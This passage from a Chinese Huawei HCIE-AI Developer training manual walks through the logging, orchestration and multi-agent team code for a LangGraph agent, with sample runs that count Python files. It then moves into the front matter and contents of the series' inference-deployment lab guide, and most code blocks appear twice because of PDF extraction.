 tool_inst = next((t for t in ALL_TOOLS if t.name == tc["name"]), None)
 result = execute_tool_with_hooks(tool_inst, tc["args"]) if tool_inst else f"Error: 找不到工具 {tc['name']}"
 tool_messages.append({"role": "tool", "content": str(result), "tool_call_id": tc["id"]})
 return {"messages": tool_messages}

def build_graph(llm_instance, max_loops: int):

 def _agent_node(state: AgentState):
 return agent_node(state, llm_instance)
 def _should_continue(state: AgentState) -> Literal["tools", "__end__"]:
 last_message = state["messages"][-1]
 # 如果模型决定调用工具
 if hasattr(last_message, 'tool_calls') and last_message.tool_calls:
 # 计算当前已经发生的 Agent 思考次数
 # 通过统计 AIMessage 的数量来近似判断循环次数
 ai_msgs_count = sum(1 for m in state["messages"] if isinstance(m, AIMessage))
 if ai_msgs_count >= max_loops:
 # 达到最大循环次数，强制终止，返回最后一轮结果
 return "__end__"
 return "tools"
 return "__end__"
 workflow = StateGraph(AgentState)
 workflow.add_node("agent", _agent_node)
 workflow.add_node("tools", tool_node)
 workflow.add_edge(START, "agent")
 workflow.add_conditional_edges("agent", _should_continue, {"tools": "tools", "__end__": END})
 workflow.add_edge("tools", "agent")

 return workflow.compile()

```

## 步骤 10 构建日志模块

由于记忆模块中对执行轨迹做了截断，且为了后续调试智能体需要记录整体执行轨迹，新建日志模块记录智能体的思考和执行全过程，保存形式为 Markdown 文件，名称为时间戳加执行的任务。

新建 logger.py 文件

```
import os
from datetime import datetime
def save_trace_to_md(task: str, messages: list):
 """将完整的运行轨迹保存到本地 Markdown 文件"""
 timestamp = datetime.now().strftime("%Y%m%d_%H%M%S")
 # 清理任务名中的特殊字符作为文件名
 safe_task = "".join([c for c in task if c.isalnum() or c in (' ', '-', '_')]).rstrip()
 safe_task = safe_task.replace(" ", "_")[:50] if safe_task else "task"

 filename = f"{timestamp}_{safe_task}.md"

 with open(filename, "w", encoding="utf-8") as f:
 f.write(f"# 任务执行轨迹\n\n")
 f.write(f"**时间**: {datetime.now().strftime('%Y-%m-%d %H:%M:%S')}\n\n")
 f.write(f"**任务**: {task}\n\n--\n\n")

 for msg in messages:
 role = getattr(msg, 'type', 'unknown').upper()
 content = getattr(msg, 'content', '')
 f.write(f"## [{role}]\n\n")
 if content: f.write(f"```\n{content}\n```\n\n")
 if hasattr(msg, 'tool_calls') and msg.tool_calls:
 f.write(f"**Tool Calls:**\n\n")
 for tc in msg.tool_calls:
 f.write(f"- 调用工具: `{tc.get('name', '')}`\n 参数: `{tc.get('args', {})}`\n\n")
 f.write("\n")

 print(f"📁 完整运行轨迹已保存至: {filename}")
```

```
import os
from datetime import datetime
def save_trace_to_md(task: str, messages: list):
 """将完整的运行轨迹保存到本地 Markdown 文件"""
 timestamp = datetime.now().strftime("%Y%m%d_%H%M%S")
 # 清理任务名中的特殊字符作为文件名
 safe_task = "".join([c for c in task if c.isalnum() or c in (' ', '-', '_')]).rstrip()
 safe_task = safe_task.replace(" ", "_")[:50] if safe_task else "task"

 filename = f"{timestamp}_{safe_task}.md"

 with open(filename, "w", encoding="utf-8") as f:
 f.write(f"# 任务执行轨迹\n\n")
 f.write(f"**时间**: {datetime.now().strftime('%Y-%m-%d %H:%M:%S')}\n\n")
 f.write(f"**任务**: {task}\n\n--\n\n")


 for msg in messages:
 role = getattr(msg, 'type', 'unknown').upper()
 content = getattr(msg, 'content', '')
 f.write(f"## [{role}]\n\n")
 if content: f.write(f"```\n{content}\n```\n\n")
 if hasattr(msg, 'tool_calls') and msg.tool_calls:
 f.write(f"**Tool Calls:**\n\n")
 for tc in msg.tool_calls:
 f.write(f"- 调用工具: `{tc.get('name', '')}`\n 参数: `{tc.get('args', {})}`\n\n")
 f.write("\n")

 print(f"📁 完整运行轨迹已保存至: {filename}")
```

## 步骤 11 构建运行文件

创建完成以上模块后，新建 main.py 实现整体的流程编排和运行逻辑。

运行架构：



新建 main.py：

```

import sys
import json
from langchain_core.messages import SystemMessage, HumanMessage, AIMessage, ToolMessage
from langchain_openai import ChatOpenAI

from config import llm, team_llm
from memory import load_memory, save_memory
from prompt import build_system_prompt, load_mcp_tools
from graph import build_graph
from logger import save_trace_to_md

```

新建函数用于在执行过程中实时显示：

```
def stream_graph(graph, inputs):
 """
 流式执行图，并在终端实时打印每一步的动作。
 返回最终的完整 messages 列表，用于轨迹保存。
 """
 # 记录上一次的消息总数，用于判断本次新增了什么消息
 last_len = len(inputs.get("messages", []))
 final_messages = inputs["messages"]

 # 使用 stream_mode="values"，每次吐出截至当前的完整状态
 for event in graph.stream(inputs, stream_mode="values"):
 current_msgs = event.get("messages", [])
 final_messages = current_msgs # 更新最终消息列表

 # 如果有新消息产生，则解析并打印
 if len(current_msgs) > last_len:
 new_msg = current_msgs[-1]
 last_len = len(current_msgs)

 # 根据消息类型打印不同格式的日志
 if isinstance(new_msg, AIMessage):
 if new_msg.content:
 print(f"\n[Agent 思考]:\n{new_msg.content}")
 if hasattr(new_msg, 'tool_calls') and new_msg.tool_calls:
 for tc in new_msg.tool_calls:
 print(f"\n[Agent 决定调用工具]: {tc['name']}")
 print(f" 参数: {tc['args']}")
 elif isinstance(new_msg, ToolMessage):
 content = str(new_msg.content)
 # 控制台只打印前 300 字符，避免刷屏
 display_content = content[:300] + ("..." if len(content) > 300 else "")
 print(f"\n[工具执行结果]:\n{display_content}")

 return final_messages
```

```
def stream_graph(graph, inputs):
 """
 流式执行图，并在终端实时打印每一步的动作。
 返回最终的完整 messages 列表，用于轨迹保存。
 """
 # 记录上一次的消息总数，用于判断本次新增了什么消息
 last_len = len(inputs.get("messages", []))
 final_messages = inputs["messages"]

 # 使用 stream_mode="values"，每次吐出截至当前的完整状态
 for event in graph.stream(inputs, stream_mode="values"):
 current_msgs = event.get("messages", [])
 final_messages = current_msgs # 更新最终消息列表

 # 如果有新消息产生，则解析并打印
 if len(current_msgs) > last_len:
 new_msg = current_msgs[-1]
 last_len = len(current_msgs)

 # 根据消息类型打印不同格式的日志
 if isinstance(new_msg, AIMessage):
```

```

 if new_msg.content:
 print(f"\n[Agent 思考]:\n{new_msg.content}")
 if hasattr(new_msg, 'tool_calls') and new_msg.tool_calls:
 for tc in new_msg.tool_calls:
 print(f"\n[Agent 决定调用工具]: {tc['name']}")
 print(f" 参数: {tc['args']}")
 elif isinstance(new_msg, ToolMessage):
 content = str(new_msg.content)
 # 控制台只打印前 300 字符, 避免刷屏
 display_content = content[:300] + ("..." if len(content) > 300 else "")
 print(f"\n[工具执行结果]:\n{display_content}")

 return final_messages

```

创建团队模式，区别于前面的 subagent，团队中的 Agent 可交互，生命周期更长。

```

class Agent:
 def __init__(self, name, role, max_iters=30):
 self.name = name
 self.role = role
 self.inbox = []
 self.graph = build_graph(team_llm, max_loops=max_iters)

 def receive(self, sender, message):
 self.inbox.append(f"[来自 {sender}]: {message}")

 def chat(self, task):
 messages = [SystemMessage(content=self.role)]
 if self.inbox:
 messages.append(HumanMessage(content="请先阅读以下消息: \n" + "\n".join(self.inbox)))
 self.inbox = []
 messages.append(HumanMessage(content=task))

 inputs = {"messages": messages, "iterations": 0}
 # 改为调用流式执行函数
 final_messages = stream_graph(self.graph, inputs)
 return final_messages[-1].content, final_messages

class Team:
 def __init__(self):
 self.agents = {}

 def hire(self, name, role):
 self.agents[name] = Agent(name, role)

 def broadcast(self, from_name, message):
 for name, agent in self.agents.items():
 if name != from_name: agent.receive(from_name, message)

```

```

class Agent:
 def __init__(self, name, role, max_iters=30):
 self.name = name
 self.role = role
 self.inbox = []
 self.graph = build_graph(team_llm, max_loops=max_iters)

 def receive(self, sender, message):
 self.inbox.append(f"[来自 {sender}]: {message}")

 def chat(self, task):
 messages = [SystemMessage(content=self.role)]
 if self.inbox:

```

```

 messages.append(HumanMessage(content="请先阅读以下消息：\n" +
"\n".join(self.inbox)))
 self.inbox = []
 messages.append(HumanMessage(content=task))

 inputs = {"messages": messages, "iterations": 0}
 # 改为调用流式执行函数
 final_messages = stream_graph(self.graph, inputs)
 return final_messages[-1].content, final_messages

class Team:
 def __init__(self):
 self.agents = {}
 def hire(self, name, role):
 self.agents[name] = Agent(name, role)
 def broadcast(self, from_name, message):
 for name, agent in self.agents.items():
 if name != from_name: agent.receive(from_name, message)

```

单智能体执行模式。

```

def run_single(task):
 memory = load_memory()
 system_prompt = build_system_prompt(memory)

 graph = build_graph(llm, max_loops=10)
 init_msgs = [SystemMessage(content=system_prompt), HumanMessage(content=task)]

 print("\n 开始执行单 Agent 任务...\n" + "="*40)
 # 流式执行
 messages = stream_graph(graph, {"messages": init_msgs, "iterations": 0})
 final_answer = messages[-1].content

 print("\n" + "="*40 + "\n❧ 任务完成:\n" + final_answer + "\n" + "="*40)

 save_trace_to_md(task, messages)
 save_memory(task, final_answer)

```

```

def run_single(task):
 memory = load_memory()
 system_prompt = build_system_prompt(memory)

 graph = build_graph(llm, max_loops=10)
 init_msgs = [SystemMessage(content=system_prompt), HumanMessage(content=task)]

 print("\n 开始执行单 Agent 任务...\n" + "="*40)
 # 流式执行
 messages = stream_graph(graph, {"messages": init_msgs, "iterations": 0})
 final_answer = messages[-1].content

 print("\n" + "="*40 + "\n❧ 任务完成:\n" + final_answer + "\n" + "="*40)

 save_trace_to_md(task, messages)
 save_memory(task, final_answer)

```



## 多智能体模式。

```
def run_team_mode(task):
 pm_resp = llm.invoke([
 SystemMessage(content="你是一个项目经理。将任务拆解为JSON团队格式。返回纯JSON: {\n\"team\": [{\n\"name\": \"...\", \"role\": \"...\", \"task\": \"...\"}]}, 最后一个必须是审查者。"),
 HumanMessage(content=task)
])

 try:
 plan = json.loads(pm_resp.content)
 team_config = plan["team"]
 except Exception:
 print(" PM 规划失败, 退化为单 Agent 模式")
 return run_single(task)

 print(f"\n 团队组建完成, 共 {len(team_config)} 名成员: ")
 for m in team_config: print(f" - {m['name']} ({m['role']})")

 team = Team()
 for m in team_config: team.hire(m["name"], m["role"])

 summaries = {}
 all_traces = []

 for m in team_config:
 name = m["name"]
 print(f"\n" + "="*40 + f"\n [{name}] 正在执行任务: {m['task'][:50]}...")
 res, trace = team.agents[name].chat(m["task"])
 summaries[name] = res
 all_traces.extend(trace)
 team.broadcast(name, f"我已经完成了我的任务。工作摘要: {res[:500]}")

 reviewer = team_config[-1]
 print(f"\n" + "="*40 + f"\n [{reviewer['name']}] 正在进行最终审查...")
 final_task = f"以下是团队工作摘要:\n{json.dumps(summaries, ensure_ascii=False, indent=2)}\n\n请进行最终审查和整合输出。"
 final_result, final_trace = team.agents[reviewer["name"]].chat(final_task)
 all_traces.extend(final_trace)

 print("\n" + "="*40 + "\n\n 最终结果:\n" + final_result + "\n" + "="*40)

 save_trace_to_md(task, all_traces)
 save_memory(task, final_result)
```

```
def run_team_mode(task):
 pm_resp = llm.invoke([
 SystemMessage(content="你是一个项目经理。将任务拆解为 JSON 团队格式。返回纯 JSON: {\n\"team\": [{\n\"name\": \"...\", \"role\": \"...\", \"task\": \"...\"}]}, 最后一个必须是审查者。"),
 HumanMessage(content=task)
])

 try:
 plan = json.loads(pm_resp.content)
 team_config = plan["team"]
 except Exception:
 print(" PM 规划失败, 退化为单 Agent 模式")
 return run_single(task)

 print(f"\n 团队组建完成, 共 {len(team_config)} 名成员: ")
 for m in team_config: print(f" - {m['name']} ({m['role']})")

 team = Team()
 for m in team_config: team.hire(m["name"], m["role"])

 summaries = {}
 all_traces = []

 for m in team_config:
 name = m["name"]
 print(f"\n" + "="*40 + f"\n [{name}] 正在执行任务: {m['task'][:50]}...")
 res, trace = team.agents[name].chat(m["task"])
 summaries[name] = res
 all_traces.extend(trace)
 team.broadcast(name, f"我已经完成了我的任务。工作摘要: {res[:500]}")

 reviewer = team_config[-1]
```



```
print(f"\n" + "="*40 + f"\n [{reviewer['name']}] 正在进行最终审查...")
final_task = f"以下是团队工作摘要:\n{json.dumps(summaries, ensure_ascii=False, indent=2)}\n\n 请进
行最终审查和整合输出。"
final_result, final_trace = team.agents[reviewer["name"]].chat(final_task)
all_traces.extend(final_trace)

print("\n" + "="*40 + "\n ❧ 最终结果:\n" + final_result + "\n" + "="*40)

save_trace_to_md(task, all_traces)
save_memory(task, final_result)
```

此处的多智能体团队模式，使用的串行的形式，即每次只有一个智能体在工作，效率较低，可以用多进程的形式为每个子 Agent 申请一个单独的进程提升效率，同时对于每个 Agent 还可以添加单独的工作空间保证隔离性。

```
if __name__ == "__main__":
 auto = "--auto" in sys.argv
 team_mode = "--team" in sys.argv
 task_args = [arg for arg in sys.argv[1:] if not arg.startswith("--")]

 if auto:
 import config
 config.AUTO_APPROVE = True

 if not task_args:
 print("用法: python main.py [--auto] [--team] <任务描述>")
 sys.exit(1)

 task = " ".join(task_args)
 if team_mode: run_team_mode(task)
 else: run_single(task)
```

在命令行测试效果。

测试单智能体执行效果：

```
python main.py -auto 统计当前目录下有多少个 Python 文件，并把结果写入 count.txt
```

```
开始执行单 Agent 任务...
=====
[🧠Agent 决定调用工具]: glob
 参数: {'pattern': '**/*.py'}

[🛠️工具执行结果]:
main.py
logger.py
config.py
security.py
graph.py
prompt.py
memory.py
tools.py
context.py

[🧠Agent 思考]:
找到了 **9** 个 Python 文件，现在将结果写入 `count.txt`。

[🧠Agent 决定调用工具]: write
 参数: {'path': 'count.txt', 'content': '9'}

[🛠️工具执行结果]:
成功写入 1 个字符到 count.txt

[🧠Agent 思考]:
已完成！统计结果如下：

- 当前目录下共有 **9** 个 Python 文件
- 文件列表: `main.py`、`logger.py`、`config.py`、`security.py`、`graph.py`、`prompt.py`、`memory.py`、`tools.py`、`context.py`
- 结果已写入 `count.txt`

=====
任务完成：
已完成！统计结果如下：

- 当前目录下共有 **9** 个 Python 文件
- 文件列表: `main.py`、`logger.py`、`config.py`、`security.py`、`graph.py`、`prompt.py`、`memory.py`、`tools.py`、`context.py`
- 结果已写入 `count.txt`

=====
完整运行轨迹已保存至: 2025-08-20 15:00:50_统计当前目录下有多少个 Python 文件并把结果写入_counttxt.md
```

## 保存执行轨迹的文件:

```
1 # 任务执行轨迹
2
3 **时间**: 2025-08-20 15:00:50
4 **任务**: 统计当前目录下有多少个 Python 文件，并把结果写入 count.txt
5
6 ---
7
8 ## [SYSTEM]
9
10 ---
11 你是一个专业的编程助手。你可以使用工具来读取、编写、搜索文件和执行命令。
12 请严格按照要求完成任务。如果遇到错误，尝试分析原因并修复。
13
14
15 ## [HUMAN]
16
17 ---
18 统计当前目录下有多少个 Python 文件，并把结果写入 count.txt
19
20 ---
21
22 ## [AI]
23
24 **Tool Calls:**
25 - 调用工具: `glob`
26 参数: `{'pattern': '**/*.py'}`
27
28 ## [TOOL]
29
30 ---
31 main.py
32 logger.py
33 config.py
34 security.py
35 graph.py
36 prompt.py
37 memory.py
38 tools.py
39 context.py
40
41 ---
42
43 ## [AI]
44
45 ---
46 找到了 **9** 个 Python 文件，现在将结果写入 `count.txt`。
```

## 记忆保存文件:

```
2 ---
3 **时间**: 2025-08-20 15:00:50
4 **任务**: 统计当前目录下有多少个 Python 文件，并把结果写入 count.txt
5 **结果**: 已完成！统计结果如下：
6
7 - 当前目录下共有 **9** 个 Python 文件
8 - 文件列表: `main.py`、`logger.py`、`config.py`、`security.py`、`graph.py`、`prompt.py`、`memory.py`、`tools.py`、`context.py`
9 - 结果已写入 `count.txt`
10
```

## Team 模式下多智能体协同测试：

python main.py -team 统计当前目录下有多少个 Python 文件，并把结果写入 count.txt

（团队内示例化智能体的数量，由主 Agent 对应的 LLM 在规划任务时决定，数量不确定）

```

团队组建完成，共 2 名成员：
- 李明 (开发工程师)
- 王强 (审查者)

=====
[李明] 正在执行任务：编写命令或脚本统计当前目录下的 .py 文件数量，并将该数值写入 count.txt 文件中。...

[Agent 思考]:
让我先看看当前目录的结构。

[Agent 决定调用工具]: bash
参数: {'command': 'ls -la'}

▲ 即将执行工具: bash
参数: {'command': 'ls -la'}
是否允许执行? Y

[工具执行结果]:
total 80
drwxr-xr-x 4 ma-user ma-group 4096 Jun 26 14:24 .
drwxr-xr-x 2 root root 4096 Jun 26 14:24 ..
drwxr-xr-x 2 ma-user ma-group 4096 Jun 26 14:24 .ipynb_checkpoints
-rw-r--r-- 1 ma-user ma-group 1174 Jun 26 14:03 20260626_140350_统计当前目录下有多少个_Python_文件并把结果写入_counttxt.md
drwxr-xr-x 2 ma-user...

[Agent 思考]:
当前目录下有很多 '.py' 文件，我来统计一下数量并写入 'count.txt'。

[Agent 决定调用工具]: bash
参数: {'command': 'count=$(find . -maxdepth 1 -type f -name "*.py" | wc -l); echo $count > count.txt; cat count.txt'}

▲ 即将执行工具: bash
参数: {'command': 'count=$(find . -maxdepth 1 -type f -name "*.py" | wc -l); echo $count > count.txt; cat count.txt'}
是否允许执行? y

[工具执行结果]:
9

```

执行后，由于智能体开始完成给定的子任务。

```

=====
[王强] 正在执行任务：验证 count.txt 是否成功生成，并核对文件内的统计数量与实际 Python 文件数量是否一致...

[Agent 思考]:
好的，我来审查李明的工作。先确认一下当前目录下的情况。

[Agent 决定调用工具]: bash
参数: {'command': 'ls -la'}

[Agent 决定调用工具]: glob
参数: {'pattern': '*.py'}

▲ 即将执行工具: bash
参数: {'command': 'ls -la'}
是否允许执行? y

[工具执行结果]:
main.py
logger.py
config.py
security.py
graph.py
prompt.py
memory.py
tools.py
context.py

[Agent 思考]:
好的，我来验证。先看看 'count.txt' 的内容和实际 Python 文件数量。

[Agent 决定调用工具]: read
参数: {'path': 'count.txt'}

[工具执行结果]:
1 9

[Agent 思考]:
审查结果

🟢 count.txt 文件已成功生成

```

```

审查结果（王强）

| 检查项 | 结果 |
|-----|-----|
| `count.txt` 是否已生成 | 是 |
| 内容是否为数字格式 | 是（内容为 `9`） |
| 数字与实际 `.py` 文件数量是否一致 | 一致 |

实际存在的 `.py` 文件（共 **9 个**）：

| # | 文件名 |
|---|---|
| 1 | `config.py` |
| 2 | `context.py` |
| 3 | `graph.py` |
| 4 | `logger.py` |
| 5 | `main.py` |
| 6 | `memory.py` |
| 7 | `prompt.py` |
| 8 | `security.py` |
| 9 | `tools.py` |

最终验证（审查者）

| 检查项 | 验证结果 |
|-----|-----|
| `count.txt` 文件存在 | `count.txt` 存在 |
| `count.txt` 内容 | 是 `9` |
| 实际 `.py` 文件数量 | **9 个**（`config.py`, `context.py`, `graph.py`, `logger.py`, `main.py`, `memory.py`, `prompt.py`, `security.py`, `tools.py`） |
| 数量一致性 | 是 `9` = 9，完全一致 |
| 命令逻辑 | 正确，使用了 `--maxdepth 1` 不递归子目录、`-type f` 只统计文件、`wc -l` 计数 |

最终结论

> **任务完成，审核通过。**
>
> `count.txt` 已成功生成，内容为 **9**，与当前目录下实际存在的 **9 个** `.py` 文件**完全吻合，且统计命令逻辑正确无误。

完整运行轨迹已保存至：2023-06-26 14:24:24 统计当前目录下有多少个_Python_文件并把结果写入_counttxt.md
(2023-06-26 14:24:24) [ma-user:Untitled-5] 5d1de16f

```

完成后交由审核 Agent 对结果做评判，审核通过后返回结果给用户。

Team 模式下执行轨迹记录：

```

1 | # 任务执行轨迹
2 |
3 | **时间**：2023-06-26 14:24:24
4 | **任务**：统计当前目录下有多少个 Python 文件，并把结果写入 count.txt
5 |
6 | ---
7 |
8 | ## [SYSTEM]
9 |
10 | ---
11 | 开发工程师
12 | ---
13 |
14 | ## [HUMAN]
15 |
16 | ---
17 | 编写命令或脚本统计当前目录下的 .py 文件数量，并将该数值写入 count.txt 文件中。
18 | ---
19 |
20 | ## [AI]
21 |
22 | ---
23 | 让我先看看当前目录的结构。
24 |
25 | ---
26 |
27 |
28 | **Tool Calls:**
29 | - 调用工具: `bash`
30 | 参数: `{'command': 'ls -la'}`
31 |
32 | ## [TOOL]
33 |
34 | ---
35 | total 80
36 | drwxr-xr-x 4 ma-user ma-group 4096 Jun 26 14:24 .
37 | drwxr-xr-x 8 root root 4096 Jun 26 14:24 ..
38 | drwxr-xr-x 2 ma-user ma-group 4096 Jun 26 14:24 .ipynb_checkpoints
39 | -rw-r----- 1 ma-user ma-group 1174 Jun 26 14:03 20260626_140350_统计当前目录下有多少个_Python_文件并把结果写入_counttxt.md
40 | drwxr-xr-x 2 ma-user ma-group 4096 Jun 26 14:00 __pycache__
41 | -rw-r----- 1 ma-user ma-group 393 Jun 26 14:03 agent_memory.md
42 | -rw-r----- 1 ma-user ma-group 1149 Jun 26 12:05 config.py
43 | -rw-r----- 1 ma-user ma-group 1190 Jun 26 11:45 context.py
44 | -rw-r----- 1 ma-user ma-group 1 Jun 26 14:20 count.txt

```

## 1.3 思考题

- 如何提升已实现的 Agent 执行效率？
- 复杂任务下，如何通过优化记忆模块提升效果？

## 1.4 实验总结

本章节通过 LangGraph+LLM 实现一个完整的智能体，包含记忆、安全、提示词、上下文等多个模块，各模块功能实现较为简单，但整体功能完善。学员可以通过对于智能体的理解进一步丰富各个模块功能优化智能体。

华为认证 AI 系列教程

# HCIE-AI Developer

## 模型推理及部署实验

### 实验指导手册

版本：1.0



华为技术有限公司

**版权所有 ©【2026】【华为技术有限公司】。保留一切权利。**

未经华为事先书面许可，任何人不得对本资料进行复制、修改、整合、改编、翻译，也不得将本资料或其任何部分或基于本资料的衍生作品提供、出售、转让、再许可给任何他人用于华为许可以外的任何其他用途。

**Copyright ©【2026】【Huawei Technologies Co., Ltd.】. All Rights Reserved.**

Without prior written permission of Huawei, no one is allowed to reproduce, modify, integrate, adapt, translate this Document, or provide, sell, transfer, sublicense this Document or any part of this Document or its derivative to any third party for any other purpose otherwise permitted by Huawei.

## **商标声明**



和其他华为商标均为华为技术有限公司的商标。

本文档提及的其他所有商标或注册商标，由各自的所有人拥有。

## **注意**

您购买的产品、服务或特性等应受华为公司商业合同和条款的约束，本文档中描述的全部或部分产品、服务或特性可能不在您的购买或使用范围之内。除非合同另有约定，华为公司对本文档内容不做任何明示或暗示的声明或保证。

由于产品版本升级或其他原因，本文档内容会不定期进行更新。除非另有约定，本文档仅作为使用指导，本文档中的所有陈述、信息和建议不构成任何明示或暗示的担保。

**华为技术有限公司**

地址：            深圳市龙岗区坂田华为总部办公楼            邮编：518129

网址：            <https://e.huawei.com>

---

## 华为认证体系介绍

华为认证（Huawei Certification）依托华为ICT技术和全球成功实践，面向数智化转型趋势，构建了覆盖ICT基础设施、应用与开发以及项目管理领域的权威认证体系，为个人技术能力提升提供可信赖的能力证明，为组织数智人才培养提供可衡量、可持续的人才发展路径。

根据ICT从业者的学习和进阶需求，华为认证分为工程师级别、高级工程师级别和专家级别三个认证等级。

华为认证HCIE-AI Developer V1.0 定位于培养和认证掌握AI模型与应用开发流程、数据工程、预训练与后训练、推理部署优化、算子开发能力的专家，具备预训练数据集构建、分布式训练策略设计、算子开发、模型部署与推理加速、RAG与Agent应用开发与性能优化、AI模型与应用安全治理能力。


通过HCIE-AI Developer V1.0认证，您将掌握AI模型及应用开发流程，训练数据集处理，大模型预训练策略及算法原理，微调及RLHF训练策略，RAG与Agent应用开发，算子开发等相关知识，具备大模型预训练、后训练，AI应用开发和安全治理的能力，能够胜任AI应用开发、AI推理优化、AI模型开发、AI算子开发等专家岗位。

---



## 华为职业认证全景图

华为职业认证覆盖ICT全领域，致力于提供领先的人才培养体系和认证标准，培养数字化时代的新型ICT人才，构建良性的ICT人才生态。



# 前言

## 简介

本书为 HCIE-AI Developer 认证培训教程，适用于准备参加 HCIE-AI Developer 考试的学员或者希望掌握模型训练、模型推理部署与调优、应用开发、算子开发等能力，并从事 AI 模型开发、AI 应用开发、AI 算子开发等相关工作的读者。

## 内容描述

本实验共分为 5 个核心实验章节，另包含实验说明与环境检查部分。整体章节安排如下：

章节	名称	主要内容
实验环境介绍	实验环境与准备	介绍整体实验背景、章节安排、环境要求、实验准备信息
第一章	迁移适配：Qwen3-8B	完成模型资源检查、环境检查、基础配置准备和样例推理验证
第二章	量化实验	使用昇腾工具栈或常用量化工具完成模型量化，并验证量化模型可推理
第三章	推理优化实验：性能	基于量化模型建立性能基线，并完成优化与对比分析
第四章	部署实验：PD分离	使用昇腾工具栈完成PD分离单机单卡部署，验证Prefill和Decode链路
第五章	服务化实验：API	基于PD分离后端能力完成API封装，并进行接口调用验证

## 读者知识背景

本课程为华为认证高阶课程，为了更好地掌握本书内容，阅读本书的读者应首先具备以下基本条件：

- 具有基本的人工智能和大模型知识背景，同时熟悉 python 脚本，了解常用 linux 命令。
- 了解大模型推理部署的概念，如模型量化、推理性能、服务化接口
- 了解昇腾环境中的基本软件栈，如 CANN、MindSpore、MindFormers

## 实验环境说明

本实验采用统一的昇腾实验环境，实验过程中默认环境已提前准备完成。主要软件栈如下：

类别	版本/说明
硬件形态	单机单卡，Atlas 800 TA2， Ascend910B3
Python	3.11.4
驱动与固件	25.5.1
CANN	8.5.0
MindSpore	2.7.2
MindFormers	1.8.0
模型	Qwen3-8B

## 准备实验环境

### 检查设备

实验开始之前请每组学员检查自己的实验信息是否齐全，实验清单如下：

服务器：Atlas 800T A2。

---

# 目录

---

<b>前 言</b>	<b>4</b>
简介	4
内容描述	4
读者知识背景	4
实验环境说明	5
准备实验环境	5
<b>1 实验环境介绍</b>	<b>8</b>
1.1 实验背景	8
1.2 实验目的	8
1.3 实验开发环境	8
<b>2 模型迁移实验</b>	<b>10</b>
2.1 实验简介	10
2.1.1 关于本实验	10
2.1.2 实验目的	10
2.1.3 实验介绍	10
2.1.4 实验规划	11
2.2 Qwen3-8B 模型准备	11
2.2.1 模型介绍	11
2.2.2 模型下载	11
2.3 准备资源	13
2.4 迁移模型	17
2.5 实验小结	22
2.6 思考题	22
<b>3 模型量化实验</b>	<b>23</b>
3.1 实验介绍	23
3.1.1 关于本实验	23
3.1.2 实验目的	23
3.2 环境准备	23
3.2.1 工具说明	23
3.2.2 MindE 环境准备	24

---

3.3 使用 msModelSlim 进行 W8A8 量化.....	28
3.4 量化结果验证 .....	31
3.5 实验小结 .....	37
3.6 思考题 .....	38
<b>4 模型推理优化实验.....</b>	<b>39</b>
4.1 · 实验介绍.....	39
4.1.1 关于本实验 .....	39
4.1.2 实验目的.....	39
4.1.3 实验整体框架.....	40
4.2 MindIE Service 状态检查.....	40
4.3 建立性能基线 .....	41
